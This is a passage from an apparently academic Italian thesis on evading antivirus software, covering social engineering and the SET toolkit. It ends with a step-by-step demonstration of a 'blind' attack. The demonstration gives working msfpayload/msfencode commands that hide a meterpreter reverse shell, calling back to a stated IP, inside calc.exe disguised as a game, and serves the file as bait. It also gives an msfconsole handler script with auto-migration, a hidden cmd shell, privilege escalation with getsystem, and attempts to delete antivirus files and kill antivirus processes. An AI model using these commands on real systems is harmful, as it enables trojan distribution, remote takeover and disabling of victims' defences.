Esistente anche un ulteriore metodo per possedere dei codici malevoli like-0-day ovvero entrare in possesso di sistemi spyware commerciali. Questi programmi sono solitamente utilizzati da piccole e grandi aziende per monitorare i propri dipendenti sul luogo di lavoro. A tutti gli effetti, questi programmi sono dei malware, ma commercializzati e resi legali sotto certi termini contrattuali che devono essere stipulati tra dipendente e azienda. L'utilizzo di questi mezzi a insaputa del sorvegliato li rende a tutti gli effetti dei virus. Tralasciando questi dettagli, è interessante sapere che normalmente i sistemi anti-virus non riescano a rilevare questo genere di codice malgrado sia "dannoso" al sistema ed applicando tecniche quali keylogger, sniffing o l'altro. A titolo di cronaca comunque non è nuovo che sporadicamente su riviste a tema si legga di sistemi anti-virus che bloccavano questo tipo di applicazioni fra le lamentele degli sviluppatori del software.

Capitolo 5

Ingegneria sociale

5.1 Che cos'è?

Nel campo della sicurezza della informazioni l'ingegneria sociale è una disciplina che prevede lo studio di un sistema sociale nel suo complesso per capirne a fondo le dinamiche ed ottenerne le informazioni utili.

Prendendo spunto dalle parole di un famoso ingegnerie sociale, Kevin Mitnick [18], l'ingegneria sociale può essere riassunta in una frase: "l'arte di convincere la gente a fare qualcosa che di norma non farebbe per un estraneo". Questo tipo d'arte ha avuto negli anni una certa evoluzione e uno svariato campo d'utilizzo, da semplici scherzi al vero e proprio spionaggio industriale, non a caso i principali esponenti di quest'arte sono spie, investigatori privati o pirati informatici.

Un ingegnere sociale per essere tale, deve essere abile nel saper fingere ed ingannare con le proprie parole gli altri, rimanendo convincente e recitando la propria parte come se fosse effettivamente un'altra persona. La principale tecnica su cui basa il proprio operato è il fingersi un'altra persona, imitandone i comportamenti, usandone i dati e le routine, oltre che il gergo.

Ogni tipo d'attacco da parte del ingegnere sociale inizia con la raccolta delle informazioni sul bersaglio. Questa prima fase può durare anche parecchi giorni, ma è alla base di ogni attacco ben riuscito perché, riprendendo le parole di Mitnick,

“senza fare i compiti a casa” non è possibile prevedere e prepararsi a ogni possibile situazione che si potrebbe presentare e reagire di conseguenza. Questa prima parte è definita footprinting (seguire le impronte) e prevedere l’utilizzo dei più svariati metodi pur di raccogliere informazioni di qualsiasi tipo potenzialmente utili come frugare nei rifiuti, telefonate, email, entrare in contatto con l’obbiettivo e così via. La fase di footprinting si evolve gradualmente elevando l’attaccante a un livello superiore ad ogni nuova informazione con cui entra in possesso. L’utilizzo del telefono e di Internet rimane ancora il mezzo più utilizzato, e l’assimilazione del linguaggio specialistico dell’ambiente in cui si andrà ad agire la priorità. Questi mezzi anche se indiretti, consento di mantenere un certo grado d’anonimato e contatto indiretto. Solo nei casi in cui non è possibile farne a meno, l’ingegnere entra in contatto diretto con la vittima. Questo tipo di contatto è considerato il più difficile e richiede una certa pratica oltre che la capacità di presentarsi secondo l’etichetta richiesta.

Una volta che la fase di footprinting è stata completata e le informazioni per coprire ogni evenienza sono ottenute, inizia la fase d’attacco, che può durare anche pochi minuti, ma in cui l’ingegnere sociale riesce ad entrare in possesso delle informazioni.

5.2 Come usarla?

L’ingegneria sociale è da sempre alla base di qualsiasi tipo di truffa o raggiro. Agli albori negli anni 60 si è iniziato con lo phreaking, una tecnica di sfruttamento dei mezzi di comunicazione telefonici ai propri fini, e successivamente si è estesa a Internet. Da qui sono nati fenomeno come il phishing, tecniche di truffa virtuale in cui l’aggressore inganna la vittima convincendola a fornire informazioni personali sensibili a sui insaputa e in modo indiretto. Menzioniamo ad esempio il phishing attraverso le email o siti ingannevoli, dove spesso vengono richiesti i dati di carte di credito e/o personali per conto della propria banca o di altri servizi di credito, ovviamente fasulli. Di fronte a queste tecniche è quasi sempre inutile ogni forma di protezione informatica come antivirus o firewall, visto che essi possono proteggere l’utente a livello codice, ma sono inermi di fronte a codice innocuo che contiene dati sensibili come per esempio può essere una mail. Il vero pericolo è rappresentato dall’utilizzatore, dalla sua conoscenza del settore informatico e sociale. Come per una telefonata o una mail, l’invio di informazioni non appropriate si può rivelare potenzialmente letale per la sicurezza aziendale o personale. Non a caso oggi i maggior investimenti nella sicurezza aziendale vengono svolti nella preparazione del dipendenti, in quanto si pensa che questi siano il principale anello debole di una catena di sicurezza informatica perfetta.

5.3 Nei virus?

Ritornando all’argomento di trattazione originale, l’ingegneria sociale è diventata nel tempo il miglior alleato di ogni virus o hacker. Quando il miglioramento dei

programmi è arrivato a un punto che i bug e le falle di sistema sono quasi inesistenti e un attacco impraticabile in una normale situazione, a questo punto l'hacker si fa ingegnere sociale. Come già detto, allo stato attuale non è possibile effettuare un attacco di tipo automatico su una macchina vittima aggiornata, grazie alla cura della maggior parte delle vulnerabilità note, a meno che non si disponga di mezzi monetari o scoprire vulnerabilità personali. In quest'ambiente, l'attaccante non può far altro che affidarsi sulla "stupidità" del proprio obbiettivo, camuffando virus o altro in potenziali oggetti d'interesse. Portiamo l'esempio dei virus presenti in alcuni siti internet non affidabili, dove molti utenti si spingono, più o meno inconsciamente, per ricercare materiale non alla portata di tutti o nel tentativo d'ottenere materiale commerciale a costo zero scaricandolo illegalmente.

Portando un esempio ancora più concreto, basti pensare alla pirateria sui videogiochi. Migliaia e migliaia di utenti scaricano dalla rete programmi pirata solo per non acquistarli e al loro interno sono presenti presumibili "crack" di dubbia origine che richiedono la disattivazione dell'antivirus per essere utilizzate. Qui troviamo un esempio lampante di come un utente inconsciamente viene raggirato da un virus facendo leva sull'impulso di possedere gratuitamente un bene, senza pensare o intuire le probabili conseguenze che ne conseguono. Molti utenti definiscono queste situazioni di "falso positivo", in quanto credono che un anti-virus rilevi una "crack" malevola non perché contenga effettivamente un virus, ma perché è pirateria. In molti casi, quest'intuizione si può rivelare vera, perché la "crack" andando a modificare registri di sistema potrebbe allarmare l'antivirus o

creare situazioni simili. Non bisogna dimenticare che se questi attraverso un analisi statica, cioè di signatures, rileva un virus, nella maggior parte dei casi questo lo è.

5.4 La nostra applicazione

Come abbiamo analizzato nei precedenti capitoli, siamo riusciti a creare codice malevolo non rilevabile dagli anti-virus presenti in commercio o almeno parzialmente rilevabile, ma rimane ancora una falla nella nostra metodologia. L'iniezione e l'avvio di un nostro codice può essere effettuato solo se è presente una vulnerabilità nel sistema o comunque abbiamo un modo diretto d'accesso al sistema. In tutti gli altri casi abbiamo semplicemente un codice non rilevabile da sistemi anti-virus, ma inutilizzabile perché non localizzabile e avviabile in modo automatico nella macchina vittima.

Per colmare questa falla, ci affidiamo all'ingegneria sociale in modo da consentire all'obbiettivo d'entrare in possesso del nostro codice in modo, per lo meno, casuale senza particolari sospetti ed avviarlo al posto nostro. Rimane ancora un punto da completare: una volta avviato il programma, un normale payload non presenta nessuna finestra di dialogo, ma lavora prettamente in background e il proprio eseguibile è visualizzabile nella lista dei processi utente attivi. In questa modalità d'esecuzione, si prospettano due alternative: l'utente è ignaro del pericolo e pensa a un mancato funzionamento o l'utente si insospettisce e inizia un indagine.

Per ovviare questa situazione, è bene camuffare l'ulteriormente il nostro codice, ma non a livello di struttura dati, bensì d'estetica. Prendendo spunto dal mondo della pirateria software perché non includere il nostro codice dietro a un programma o un videogioco, così che all'avvio entrambi partano dall'insaputa dell'utilizzatore?

A tal fine, possiamo riutilizzare uno strumento già usato fin ora cioè MSFEncode, utilizzando le sue opzioni:

- -x path_file: ci permetterà di impostare il programma da utilizzare come "facciata" al nostro codice
- -k: permetterà al nostro codice di continuare separatamente dal programma facciata la sua esecuzione, grazie alla creazione di un thread dedicato, continuando però a condividere il processo.

Grazie a quest'adozione sarà possibile creare un file apparentemente innocuo dal punto di vista estetico, ma malevolo dal lato del codice. Nel capitolo successivo, dimostrativo, andremo a mixare tutte le tecniche fin ora utilizzate per simulare un attacco.

5.5 SET

Come già specificato, ingegneria sociale e informatica si fondono e si toccano in più punti, creando ai giorni nostri un legame ormai non più scindibile a causa

dell'effetto dell'informatizzazione che sta subendo la società. Da questo punto di vista, è nata l'idea di creare programmi informatici dediti alle attività di ingegneria sociale. Il dilagare di questa tipologia di programmi a con gli anni ha portato alla creazione di suite dedicate come SET.

SET è l'acronimo di Social-Engineer Toolkit [19] ed è stato specificamente costituito per performance di attacco avanzato verso elementi umani. Il programma iniziale è nato grazie a David Kennedy (aka ReL1K) e grazie al supporto di una folta comunità di è sviluppato fino ad oggi, includendo tutti i maggiori programmi del settore. Lo sviluppo del progetto si è basato sulla possibilità di fornire a penetration tester un nuovo strumento semplice ed efficacie per effettuare attacchi specifici contro persone o organizzazioni. La fonte di maggior successo di SET è rappresentata proprio dalla sua facilità d'utilizzo, grazie a un menù contestuale [Fig5.5.1] che segue l'utente passo-passo nel suo attacco, spiegando e consigliando ogni step. Per molte funzioni, SET si basa anche su strumenti del framework Metasploit.

Figura 5.5-1: SET menù

Nel main menù sono riportati i principali tipi di attacco che possono essere effettuati con SET:

- Social-engineering Attacks, rappresenta il cuore dell'applicazione. Qui sono elencati i principali attacchi come mail di phising e fishing, duplicazione di siti web, infezione di dispositivi device come usb pen, attacchi di mail mass, attacchi su dispositivi arduino, sms spoofing, attacchi fake AP o QRCODE, creazione payload e listener o powershell
- Fast-track penetration testing, contiene una serie di exploit e aspetti automatici che possono aiutare in una penetrazione automatica di un sistema non aggiornato correttamente in un particolare servizio come MSSQL

- Third party modules, contiene programmi aggiuntivi di SET come RETTE, un applicazione che consente di duplicare un sito web ed iniettare un payload java all'accesso di un utente.

Malgrado la sua semplicità, SET si può rivelare uno strumento incredibilmente potente se adoperato in combinazione con altre tecniche come DNS Spoofing, man-in-the-middle o altre ancora. Effettivamente il suo utilizzo singolo è limitato e non consente di ottenere grandi risultati, questo anche a scoraggiare i così detti "lamer" di rete (utenti che usano programmi solo attraverso guide e non ne conoscono il funzionamento di questi e della rete) nell'utilizzare strumenti professionali a scopi non proprio leciti.

Capitolo 6

Dimostrazione

Fatto tesoro di tutti gli argomenti finora trattati andremo ad effettuare una prova pratica simulando un attacco di tipo “blind” (cieco) su una potenziale vittima. Gli attacchi di tipo cieco sono i più comuni in quanto non puntano una specifica vittima, ma si effettuano su un insieme casuale di possibili targets sperando che un numero X di soggetti sia vulnerabile. Nel nostro caso, andremo a sfruttare anche la variabile umana. Anche se non è molto risaputo, la maggior parte dei virus online entra in azione a causa dell’incompetenza/ingenuità del utente, e invece sono pochissimi gli attacchi portati ad-doc da un hacker. In questo caso, ci troviamo sempre di fronte ad attacchi contro uno specifico obbiettivo ai fini di trarne un qualche tipo di profitto. Analizziamo passo per passo se è possibile effettuare un attacco valido senza che l’utente interessato se ne accorga.

6.1 Preparare l’esca

Nel nostro caso andremo a preparare il codice malevole che vorremo utilizzare per riuscire ad eludere i sistema di una possibile macchina target. Visto che l’attacco è cieco, cercheremo di preparare un payload sia per piattaforme 32 che 64 bit e in grado di agire in perfetto stile stand-alone senza dare troppo nell’occhio. Vista

l'esigenza d'avere una collaborazione indiretta da parte dell'offeso, inseriremo il nostro codice all'interno di un fantomatico videogioco Y. Nel nostro caso useremo come esempio la calcolatrice di Windows.

Creiamo il payload codificato e camuffato sotto la calcolatrice, ricordando di attivare l'opzione di thread separato così da visualizzare la calcolatrice all'avvio dell'applicazione [Fig6.1.1].

```
Msfpayload    windows/meterpreter/reverse_tcp    LHOST=90.147.13.227
LPORT=6666  R  |  msfencode  –e  x86/shikata_ga_nai  –c  3  –t  raw  |
msfencode –e x86/jmp_call_additive –c 3 –t exe –o ./Desktop/game.exe
–k –x ./Desktop/calc.exe
```



Figura 6.1-1: creazione payload

Codifichiamo deframmentando ulteriormente il file grazie a PREScambler [Fig6.1.2].



Figura 6.1-2: codifica Pescambler

Ora trattiamo il file attraverso un file protector [Fig6.1.3] così da evitare la lettura del codice, ed eventualmente disattivare la schermata di notifica trial ed inserire un icona appropriata. Quest'ultima procedura però aumenta il grado di rilevabilità del codice.



Figura 6.1-3: uso file protector

A questo punto non ci resta che caricare in rete il file [Fig6.1.4] ed aspettare che il pesce abbocchi.

```
mv ./Desktop/Videogame.exe /var/www
```

Figura 6.1-4: allocazione payload nel server http locale

6.2 Preparare la lenza

Per effettuare un buon attacco ed evitare problemi IP sarebbe necessaria l'adozione di un server dedicato online con interfaccia SSH, così da poter installare al suo interno un sistema operativo dedicato allo scopo come una qualsiasi distribuzione Linux con installato il framework Metasploit. Grazie a quest'adozione sarà possibile mantenere un IP fisso a cui i nostri payload faranno riferimento. Per la nostra simulazione però ci baseremo su un ambiente d'utilizzo di tipo aziendale come una LAN. Anche se in scala, l'effetto ottenibile dalla simulazione è lo stesso.

Nella nostra rete, la nostra macchina di riferimento avrà l'IP 90.147.y.x e porta 6666. In un attacco di tipo cieco, non importa che IP abbia l'attaccato, ma solo quello dell'attaccante in quanto si viene a stabilire una connessione TCP di tipo client-server, in cui il client (offeso) contatta il server (attaccante) attraverso il socket (combinazione IP-porta) contenuto al suo interno.

Prepariamo un così detto listener (ascoltatore), un programma che rimane in perenne stato di idle fino al ricevimento di un tentativo di contatto da parte di un client. Nel nostro caso andremo ad utilizzare il listener contenuto in Metasploit attraverso una lista di comandi pre-impostati in un file dedicato, che chiameremo attack.rc, un semplice file con estensione modificata in .rc così da renderlo compatibile con lo standard Metasploit sulle liste di comandi. Perché creare queste liste?

A ogni lancio di un listener è necessario impostare IP e porta di riferimento, oltre al payload che ci dovrà contattare ed altri parametri. Quest'operazione è molto ripetitiva ed è buona norma effettuare una lista pre-confezionata di comandi da avviare nella console così che questo si auto-compili.

Una volta avvenuto il contatto però il programma di ferma ed aspetta l'input da parte dell'operatore. L'inconveniente principale degli attacchi di tipo blind è il tempo: non è prevedibile quando un utente attiverà il payload, ma per la legge dei grandi numeri ciò succederà. Quindi è buona norma inserire nella lista nei nostri comandi anche le impostazioni per effettuare comandi anche dopo l'avvenuto contatto. Nel nostro caso è indispensabile migrare il codice dal programma sorgente a un programma secondario, in modo che se l'utente chiudesse il processo di riferimento, il codice sarà ancora libero di essere eseguito. Quest'operazione è detta di "migrate" (migrazione) e nel nostro caso sarà affidata a uno script scritto in ruby chiamato "migrate.rb" [AppA].

Andiamo a compilare la nostra lista di comandi [Fig6.2.1].

attack.rc

```
use multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 90.147.13.227
set lport 6666
set AutoRunScript migrate -f
exploit
```

Figura 6.2-1: lista comandi Msfconsole

Come si può notare è stata inserita la riga "`set autoRunScript migrate -f`". Questa voce permette l'auto esecuzione di uno script una volta stabilito un canale di comunicazione con la macchina target client e di lanciare i relativi parametri. `-f`, parametro per cui si effettua una migrazione automatica e causale.

Lanciamo la nostra console Metasploit e facciamo risolvere la nostra lista di comandi [Fig6.2.2].

```
msfconsole
resource ./Desktop/attack.rc
```

```
msf > resource ./Desktop/attack.rc
[*] Processing ./Desktop/attack.rc for ERB directives.
resource (./Desktop/attack.rc)> use multi/handler
resource (./Desktop/attack.rc)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (./Desktop/attack.rc)> set lhost 90.147.13.227
lhost => 90.147.13.227
resource (./Desktop/attack.rc)> set lport 6666
lport => 6666
resource (./Desktop/attack.rc)> set AutoRunScript migrate -f
AutoRunScript => migrate -f
resource (./Desktop/attack.rc)> exploit

[*] Started reverse handler on 90.147.13.227:6666
[*] Starting the payload handler...
```

Figura 6.2-2: esecuzione lista comandi Msfconsole

6.3 Abboccare

Una volta che il possibile target ha scaricato ed eseguito il codice, si aprirà una connessione con il listener che eseguirà in modo automatico il comando di auto-migrazione [Fig6.3.1].



Figura 6.3-1: auto-migrazione processo

Una volta che la migrazione è stata effettuata ed altri comandi automatici non sono stati impartiti, è la volta dell'attaccante.

6.4 Ritirare la lenza

Una volta all'interno del sistema è possibile effettuare varie procedure, ma bisogna comunque stare attanti a un possibile anti-virus in allerta.

Esistono alcuni metodi per eliminare antivirus e firewall. Queste procedure sono conosciute e alla portata di qualsiasi utente con un minimo di base teorica sul funzionamento di un sistema operativo e dei suoi processi. Qui di seguito cercheremo di utilizzare i metodi più utilizzati fino ad oggi e misurarne l'efficacia.

Avviamo anche una sessione nascosta del prompt dei comandi di Windows [Fig6.4.1][Fig6.4.2] così da poter interagire con la macchina target da più interfacce però sempre attraverso Msfconsole.

```
execute –h
```



Figura 6.4-1: execute help

```
execute –H –f cmd.exe –c
interact 1
```

```
meterpreter > execute -H -f cmd.exe -c
Process 3084 created.
Channel 1 created.
meterpreter > interact 1
Interacting with channel 1...

Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>
```

Figura 6.4-2: execute esecuzione e interact esecuzione

ELIMINAZIONE DIRECTORY (*antivirus Avast)*

Il nostro payload ci da la possibilità di navigare attraverso il file system della macchina target. La tecnica più elementare e semplice è quella di trovare la directory di riferimento del anti-virus e cercare di eliminare il maggior numero di file possibili. Prima però, cerchiamo di ottenere i requisiti di amministratore [Fig6.4.3].

```
getsystem
```

```
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Figura 6.4-3: escalation dei privilegi XP

```
erase /F *.*
```



Figura 6.4-4: eliminazione cartella dal prompt comandi

La prova effettuata su più anti-virus ha riportato i medesimi risultati. Gli anti-virus aggiornati a giugno 2012 non permettono l'accesso e la modificazione dei file nella propria directory [Fig6.4.4] anche se si presenta un profilo amministrato e si cerca di variare i privilegi d'accesso.

KILL PROCESS (*antivirus Avast)*

All'interno di Meterpreter è presente uno script denominato "killav.rb" [AppB]. Questo script permette in modo automatico di individuare, se indicati nel proprio file, e uccidere i processi in esecuzione del anti-virus.

Per prima cosa analizziamo la lista di processi della macchina target e cerchiamo di individuare quali appartengono all'anti-virus [Fig6.4.5].

```
ps (per Meterpreter)tasklist (per prompt dei comandi)
```



Figura 6.4-5: lista dei processi Msfconsole

Poi verifichiamo se il loro nome è presente nella lista dei confronti del nostro script [Fig6.4.6].



Figura 6.4-6: modifica codice script

Per concludere, lanciamo lo script [Fig6.4.7] e verifichiamone i risultati.

```
run killav
```

Figura 6.4-7: lancio script killav

Come prevedibile, i processi non sono "killabili" o si riavviano in modo automatico una volta chiusi. Anche la seconda tecnica si è rivelata obsoleta.

DISABLE START (*antivirus Avira Antivir Desktop)*

